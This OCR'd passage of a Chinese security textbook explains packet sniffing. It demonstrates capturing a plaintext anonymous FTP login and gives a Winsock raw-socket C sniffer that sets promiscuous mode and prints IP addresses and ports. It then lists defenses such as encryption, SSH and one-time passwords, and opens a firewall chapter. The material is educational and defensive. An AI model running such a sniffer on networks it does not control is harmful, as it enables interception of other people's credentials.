


图 11-5 字符串加密方式演示




图 11-6 文件加密方式演示

11.5 总结

本章的学习难度与前面章节相比有了明显的增加，对读者的数学和编程基础都有一定的要求。本章最大的难点在于出现了许多的密码学术语，如果读者能够理解这些术语的含义，就能理解 DES、RSA 加密算法的过程了。通过本章的学习，读者将会对密码学有一个清晰的认识，以前的许多疑惑也会迎刃而解，这将提高读者的加密解密技术的能力。

第12章 防止暗流——数据包的窃听与还原

在网络密码的盗窃或攻击行为中，对网络上传播的数据包进行窃听和还原是一种常用的手段。本章通过剖析黑客常用的几款数据窃听工具，来介绍一些针对这种攻击需要采取的防御措施。

12.1 黑客窃听和还原数据包剖析

窃听（sniff），准确的中文翻译应该是“嗅探”，具备这种功能的工具通常被人称为 sniffer，即嗅探器。

与其他黑客工具相比，嗅探器最大的优势在于它隐藏在暗处，不声不响地进行工作，具有极高的隐蔽性。例如，使用嗅探器可以截获流经本机的所有数据包，甚至可以捕获自己所在局域网内的所有数据包，尽管它可能不是发往自身的；一些别有用心的人可以通过某些特殊工具监听在无线网络中传播的数据包，以便从中获取一些有用的信息；与之相应的是，目前有些传输协议，例如 FTP 等都是使用明文进行传输，通过嗅探便可能获得他人的密码等信息，给用户带来较大的损失。

事实上，sniffer 不仅可以嗅探本机的所有信息，还可以监听同一个交换环境的局域网内的所有数据包，具体原理我们将在 12.2 节介绍。

sniffer 典型应用如：当黑客入侵处于内网的一台主机，如果还想入侵同一网段内的目标主机，例如 FTP 或 Web 主机，就可以在该主机上安装 sniffer 软件进行嗅探，运气好的话很快就能获得许多有用的账号和口令。

sniffer 除了能得到用户名或口令外，还能得到更多的其他信息。例如，在网络中传输的其他重要信息。sniffer 几乎能捕获到在以太网上传送的所有数据包。

图 12-1 所示就是某嗅探器的运行界面图。

此类工具可以嗅探到所有流经本机的数据包，下面通过一个截获 FTP 密码的实例来进行验证。




图 12-1 某嗅探器运行界面图

为了演示方便，采用一台可以匿名登录的 FTP 服务器，其实匿名登录并非不用名字，而是由服务器提供了一个默认的账号。如图 12-2 所示显示了在登录一台 FTP 服务器时，选中【匿名登录】选项后显示出的默认账号截图，从中可以得到账号和密码分别为“Anonymous”和“IEUser@”。

使用命令行登录 FTP，在命令行下运行“ftp ftp.cuit.edu.cn”，然后根据提示输入账号和密码，如图 12-3 所示。




图 12-2 匿名登录使用的账号名




图 12-3 在命令行下登录 FTP

注意在开始登录 FTP 前，需要先启动嗅探器的监听功能，登录成功后要及时停止监听，以免得到的信息量太大而影响分析。

图 12-4 中显示了嗅探 FTP 密码的结果。

通过图 12-4 可以看出，对于 FTP 这类使用明文传输密码的协议，sniffer 是一个极其严重的威胁，务必要引起我们的重视。




图 12-4 截获到的 FTP 账号和密码

12.2 黑客窃听和还原数据包原理解析

前面我们介绍了嗅探器的危害，本节我们再来对它的实现思路及所用技术进行分析。如果没有专门说明，本章的所有理论和示例都是基于以太网进行的。

目前，运行在 Internet 上的绝大多数主机都是通过 TCP/IP 协议互连起来的，因此我们有必要首先介绍一下 TCP/IP 分层。

由于在网络中充斥着许多不同的操作系统和主机，不同厂商的主机之间也大多采用不同的接口，因此不同主机之间的互连便成了一个现实的问题。

为了使不同体系结构的计算机网络都能进行互连，国际标准化组织 ISO 于 1977 年成立了专门机构研究该问题。不久，该组织就提出了一个试图使各种计算机在世界范围内都能互连成网的标准框架，即著名的 OSI/RM（Open Systems Interconnection Reference Model，开放系统互连参考模型），简称为 OSI。它的主要目标是：只要遵循 OSI 标准，一个系统就可以和位于世界任何地方的、也遵循同一标准的其他任何系统进行通信。

OSI 采用分层结构，在每一层完成不同的功能，较好地从理论上解决了不同系统之间互连的难题。但是，由于 OSI 模型过于复杂以及种种其他原因，当它被制订出来时，TCP/IP 已经成为了事实上的国际标准。

TCP/IP 同样是采取分层结构，但它比 OSI 模型要简单得多。下面针对这些标准来分析为什么要采用分层结构。

考虑一个问题：主机 A 要向主机 B 发送一个文件，该如何完成具体功能呢？

很显然，不可能设计一个文件传送模块而让它完成全部的功能，这样会使其过于复杂而不实用。较为明智的做法是分层，例如可以从上到下分为文件传送模块、通信服务模块、网络传输模块。文件传送模块仅仅负责建立起抽象的连接，文件具体该如何传送，采用什么协

议则交给下一层的通信服务模块去处理。同样的，通信服务模块也仅仅将协议封装好之后再将其交给网卡，至于这些数据怎样被具体传送到另一台主机，它并不关心。

分层带来的好处是很明显的，例如灵活性好、易于实现和维护、能促进标准化，等等。但是，在实际中运行的 TCP/IP 分层结构并不是如此简单。

TCP/IP 实际上是一组协议的代名词，除了两个基本协议 TCP 和 IP 为，它还包含有许多其他的辅助协议。通常意义上的 TCP/IP 结构共有 4 层，从下到上依次是：物理层、网络层、传输层和应用层，在不同的层次间运行的协议也不同。

1．物理层

物理层工作在 TCP/IP 模型的最底层，它负责将数据通过电缆传送出去，并将接收到的信号通过网卡驱动转换成计算机能够理解的数据。

运行在这一层的协议主要有：Thernet 802.3、Token Ring 802.5、X.25、Frame reley、HDLC、PPP 等。

2．网络层

网络层是十分重要的一层，网卡驱动将解析后的数据递交给网络层，网络层的工作主要就是将这些混乱的数据进行解析，然后分门别类地传递给不同的上层协议。

运行在这一层的协议主要有：IP（Internet Protocol）协议、ICMP（Internet Control Message Protocol）控制报文协议、ARP（Address Resolution Protocol）地址转换协议、RARP（Reverse ARP）反向地址转换协议。

3．传输层

传输层有两个最具代表性的协议，分别是 TCP（ransmission Control Protocol，传输控制协议）和 UDP（User Datagram rotocol，用户数据报协议）。

TCP 是面向连接的通信协议，通过三次握手建立连接，通信完成时要断开连接。由于它是面向连接的协议，因此只能用于点对点的通信。

TCP 提供一种可靠的数据流服务，采用“带重传的肯定确认”技术来实现传输的可靠性。TCP 还采用一种称为“滑动窗口”的方式进行流量控制，所以窗口实际表示接收能力，用以限制发送方的发送速度。

UDP 是面向无连接的通讯协议，UDP 数据包括目的端口号和源端口号信息。由于通信不需要连接，所以它可以实现广播发送。

UDP 通信时不需要接收方确认，属于不可靠的传输，可能会出现丢包现象，实际应用中要求程序员编程验证。

4．应用层

应用层一般就是面向用户的服务，例如 FTP、TELNET、DNS、SMTP、POP3 等。

图 12-5 中演示了应用层数据在进入 TCP/IP 协议栈后的典型封装过程。

假如要传送 FTP 报文，对比图 12-5 可以很容易地理解。首先数据会被使用 FTP 协议封装起来交给下一层；传输层给这个报文加上 TCP 首部后再交给下一层；网络层给这个封装后的报文再加上 IP 首部后交给网卡，剩下的事情就不用我们费心了。

反之，当网卡接收到一个报文后，处理过程刚好与图 12-5 所示的相反。




图 12-5 数据进入协议栈后的封装过程

下面再来分析数据包在局域网内的传输方式。

众所周知，数据包在 Internet 上的传播是根据 IP 地址进行寻址的，但完整过程并非如此。数据包通过 IP 地址可以到达的最远地点是目标主机所在的子网，而在该子网内的寻址却是使用物理地址的，即 MAC 地址。

数据包被传送到目标主机所在的子网时，它将被交给路由器，路由器在该子网内使用广播方式将数据包发送出去，这意味着该子网内的所有主机都可以接收到该数据包。不过主机接收到数据包后通常都会先检查其目的地址，如果目的地址不是自己的话就会丢弃，只有目的地址为自己的数据包才会将其交付给上一层进行处理。

现在我们可以理解 sniffer 的工作过程了，根据前面的讲述可以知道，每一台主机都可以接收到发往该主机所在子网内的所有数据包的，不同的是大多数数据包经过检查目的地址发现不符合自己地址的话都会被丢弃，而 sniffer 将网卡设置为混杂模式，这样就可以接收到所有的数据包，达到了嗅探的目的。

网卡接收到的数据包经过一步步的解析后就得到了最终的应用程序报文，此时就可以清晰易懂地看出它所蕴涵的内容。

12.3 黑客窃听和还原数据包实例分析

在这一节中，我们将通过一个程序实例来演示数据包的窃听和还原的完整过程，这将要求读者有一定的 C 语言编程基础。

12.3.1 程序功能分析

程序的功能很简单：就是嗅探所有经过本机的数据包，通过分析协议找出所有的 TCP 或 UDP 协议的数据包并显示出其源地址和目的地址，对于其他协议类型的数据包则不作处理。

12.3.2 程序代码实现

程序源代码如下所示。

```
#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib,"ws2_32")
#define SIO_RCVALL_WSAIOW(IOC_VENDOR,1)
// TCP 首部
typedef struct _TCPHeader
{
    USHORT sourcePort;
    USHORT destinationPort;
    ULONG  sequenceNumber;
    ULONG  acknowledgeNumber;
    UCHAR  dataoffset;
    UCHAR  flags;
    USHORT windows;
    USHORT checksum;
    USHORT urgentPointer;
}TCPHeader, *PTCPHeader;
// UDP 首部
typedef struct _UDPHeader
{
    USHORT sourcePort;
    USHORT destinationPort;
    USHORT len;
    USHORT checksum;
}UDPHeader, *PUDPHeader;
// IP 首部
typedef struct _IPHeader
{
    UCHAR  iphVerLen;
    UCHAR  ipTOS;
    USHORT ipLength;
    USHORT ipID;
    USHORT ipFlags;
    UCHAR  ipTTL;
    UCHAR  ipProtocol;
    USHORT ipChecksum;
    ULONG  ipSource;
    ULONG  ipDestination;
}IPHeader, *PIPHeader;

void DecodeTCPPacket(char *pData);
void DecodeUDPPacket(char *pData);
void DecodeIPPacket(char *pData);

void main()
{
    WSADATA ws;
    WSAStartup(MAKEWORD(2,2),&ws);
    // 创建原始套接字
    SOCKET sRaw = socket(AF_INET,SOCK_RAW,IPPROTO_IP);
    // 得到本机 IP，使用原始套接字时必须明确指定一个本机的通信对象
    char szHostName[56];
    SOCKADDR_IN addr_in;
    struct hostent *pHost;
```

```
        gethostname(szHostName,56);
        if((pHost = gethostbyname((char *)szHostName)) == NULL)
            return;
        addr_in.sin_family = AF_INET;
        addr_in.sin_port   = htons(0);
        memcpy(&addr_in.sin_addr.S_un.S_addr,pHost->h_addr_list[0],pHost->h_length);
        printf("Binding To Interface : %s\n",::inet_ntoa(addr_in.sin_addr));
        if(bind(sRaw,(SOCKADDR *)&addr_in,sizeof(addr_in)) == SOCKET_ERROR)
            return;

        // 将网卡设置为混杂模式
        DWORD dwValue = 1;
        if(ioctlsocket(sRaw,SIO_RCVALL,&dwValue) != 0)
            return;

        char buffer[1024];
        int  nRet;
        while(TRUE)
        {   // 接收数据包并进行解析
            nRet = recv(sRaw,buffer,1024,0);
            if(nRet > 0)
                DecodeIPPacket(buffer);
        }
        closesocket(sRaw);
    }
    // 解析 TCP 数据包
    void DecodeTCPPacket(char *pData)
    {
        TCPHeader *pTcpHdr = (TCPHeader *)pData;
        printf("\tTCP Port:%d -> %d\n",ntohs(pTcpHdr->sourcePort),ntohs(pTcpHdr->
destinationPort));
    }
    // 解析 UDP 数据包
    void DecodeUDPPacket(char *pData)
    {
        UDPHeader *pUdpHdr = (UDPHeader *)pData;
        printf("\tUDP Port:%d -> %d\n",ntohs(pUdpHdr->sourcePort),ntohs(pUdpHdr->
destinationPort));
    }
    // 解析 IP 数据包
    void DecodeIPPacket(char *pData)
    {
        IPHeader *pIpHdr = (IPHeader *)pData;
        in_addr source,dest;
        char szSourceIp[32],szDestIp[32];
        printf("\n*****************************************************\n");

        source.S_un.S_addr = pIpHdr->ipSource;
        dest.S_un.S_addr   = pIpHdr->ipDestination;
        strcpy(szSourceIp,::inet_ntoa(source));
        strcpy(szDestIp,::inet_ntoa(dest));

        printf("\t%s -> %s\n",szSourceIp,szDestIp);

        int nHeaderLen = (pIpHdr->iphVerLen & 0xF) * sizeof(ULONG);
        switch(pIpHdr->ipProtocol)
        {
        case IPPROTO_TCP:
            {
                DecodeTCPPacket(pData + nHeaderLen);
                TCPHeader *pTcpHdr = (TCPHeader *)(pData + nHeaderLen);
                switch(::ntohs(pTcpHdr->destinationPort))
                {
                case 21:
                    break;
                case 80:
                    break;
```

```
                case 8080:
                    break;
                default:
                    break;
                }
            }
            break;
        case IPPROTO_UDP:
            DecodeUDPPacket(pData + nHeaderLen);
            break;
        case IPPROTO_ICMP:
            break;
        default:
            break;
        }
}
```

如图 12-6 所示演示了该程序的运行结果。




图 12-6 程序运行结果

12.4 黑客窃听和还原数据包的防范

在许多情况下，嗅探器的危害是非常大的，因此它经常被用在入侵中。例如，一个典型的应用场合就是当某个“黑客”通过入侵获得了一台主机的权限，而这台主机是处于内网中，则该“黑客”就可以在该主机上安装一个嗅探器，尝试截获系统管理员或其他用户的账号和密码，以取得更大的“成果”。

既然嗅探器具有如此严重的危害性，我们该如何有效而安全地传输数据呢？通常来说可以使用两种办法来防御嗅探器的窃听：一是将数据加密后传输或者使用加密信道（如 VPN、SSL 等）进行传输；二是不要通过 Internet 来传输机密数据，而是通过第三方设备（例如磁盘、磁带等）来传输数据。

此外，对于无线网络这类更易被窃听的网络来讲，还可以尝试一下下面所介绍的常规做法。

- 加强网络访问控制。一种极端的手段是通过房屋的电磁屏蔽来防止电磁波的泄露，通过加强网络访问控制可以减少无线网络配置的风险。同时，配置检测工具也可以检测和增

强 AP 覆盖范围的安全性。虽然确知信号覆盖范围可以为 WLAN 安全提供一些有利条件，但这并不能成为一种完全的网络安全解决方案。攻击者使用高性能天线仍有可能在无线网络上嗅探到传输的数据。

- 将网络设置为封闭系统。为了避免网络被 NetStumbler 之类的工具发现，应把网络设置为封闭系统。封闭系统是对 SSID 标为“any”的客户端不进行响应，并且关闭具有网络身份识别功能的系统。这样可以比较好地禁止非授权访问，但不能完全防止被嗅探。
- 采用可靠的加密协议。如果用户的无线网络是用于传输比较敏感的数据时，那么仅用 WEP 加密方式是远远不够的，需要进一步采用适合用户需求的第三方加密方式。加密协议简单地可以理解为，介于 HTTP 协议与 TCP 协议之间的可选层。如 SSL 是在 TCP 之上建立了一个加密通道，对通过这一层的数据进行加密，从而达到保密的效果。
- 使用安全 Shell 而不是 Telnet。SSH 是一个在应用程序中提供安全通信的协议，通过使用 RSA 的算法建立连接。在授权完成后，接下来的通信数据是用 IDEA 技术来加密的。SSH 后来发展成为 F-SSH，提供了高层次的、军方级别的对通信过程的加密。它为通过 TCP/IP 网络通信提供了通用的最强的加密。目前还没有人攻破这种加密方法。此外，还要记得使用安全拷贝而不是用文件传输协议（即 FTP）来加强数据的安全性。
- 使用一次性口令。通常的计算机口令是静态的，容易被嗅探器窃取。采用一次性口令技术，能使窃听账号信息失去意义。例如，S/key 的原理是远程主机已得到一个口令（这个口令不会在不安全的网络中传输），当用户连接时会获得一个请求信息，用户将这个信息和口令经过算法运算，产生一个正确的响应回执信息（如果通信双方口令正确的话）。这种验证方式无需在网络中传输口令，而且相同的“请求/响应信息”也不会出现两次。

网络嗅探实现起来比较简单，特别是在良好的开发环境中，可以通过编程轻松实现预期的目的，但想有效地进行防范却相当困难，目前还没有特别有效而且切实可行的防御方法。除了以上提到的一些安全性技术措施外，还应注重不断提高网管人员的安全意识，以及用户的使用习惯。

12.5 总结

通过本章的学习，读者可以掌握黑客窃听数据包的原理以及防范方法。另外，本章还提供了一个简易嗅探器的源代码，可以帮助读者更深入地理解嗅探器的实质。

第13章 御敌于城门之外——巧用主流防火墙防范密码破解

虽然在计算机的安全防范中，杀毒软件和防火墙是最常用的安全软件，但这两者所起的作用是完全不同的。

防火墙是位于计算机和它所连接的网络之间的软件，安装了防火墙的计算机流入流出的所有网络通信均要经过此防火墙。使用防火墙是确保网络安全的第一步，选择一款合适的防火墙，是保护信息安全不可或缺的一道屏障。

杀毒软件的作用是为用户的计算机（不论是单机还是联网环境）提供计算机病毒防护和查杀的能力。从这两者的作用上就可以发现，前者是提供网络防护，后者是提供病毒防护。在联网环境下，二者可以互补，但功能上是井水不犯河水。

13.1 防火墙基础知识

通常人们所指的防火墙就是为了防止火势蔓延而在建筑物之间搭建的一道障碍物；在计算机中，防火墙的作用和现实中差不了多少，它是在用户的个人计算机和外部 Internet 世界之间建立的一个虚拟的障碍物，它不是为了防止火势蔓延，而是为了防御黑客的攻击。

随着互联网技术的发展，网络给人们带来无限便利的同时也产生了许多问题，黑客问题就是其中一个显著的问题。比如，黑客的攻击基本上都是通过 ping 命令查找一个能够连通 IP 地址的主机开始的。当找到这台主机后，通常是使用一些专门的黑客软件来进行端口扫描，来找到系统的漏洞，从而进行攻击。既然知道黑客攻击的手段是通过 ping 命令，那么只要不响应 ping 命令，黑客就会认为这台主机无法连通从而放弃对它的攻击，于是防火墙也就不会响应 ping 命令。而且，防火墙还禁止外部程序对本机进行端口扫描，抛弃所有没有请求的 IP 包。

上述功能只是防火墙的一些基本的作用，实际上防火墙具体的功能则根据版本的不同有所不同。

13.2 Windows 防火墙

Internet 连接防火墙（Internet Connection Firewall）是自 Windows XP SP2 后随系统默认安装的一款防火墙，默认状态下防火墙在所有的网卡界面均为开启状态。无论是 Windows XP 全新安装还是升级安装，这个选项都可以在默认的情况下给网络连接提供更多的保护。但是，如果某些应用程序不能在这个防火墙过滤状态下工作的话，它将无法兼容这个新的操作系统。

1．开启 Windows 防火墙

Windows 防火墙的开启十分简单，只需打开控制面板中的安全中心，即可进入如图 13-1 所示的配置主界面，在【常规】标签中有 3 个选项：【启用（推荐）】、【不允许例外】和【关闭（不推荐）】。



图 13-1 Windows 防火墙设置界面

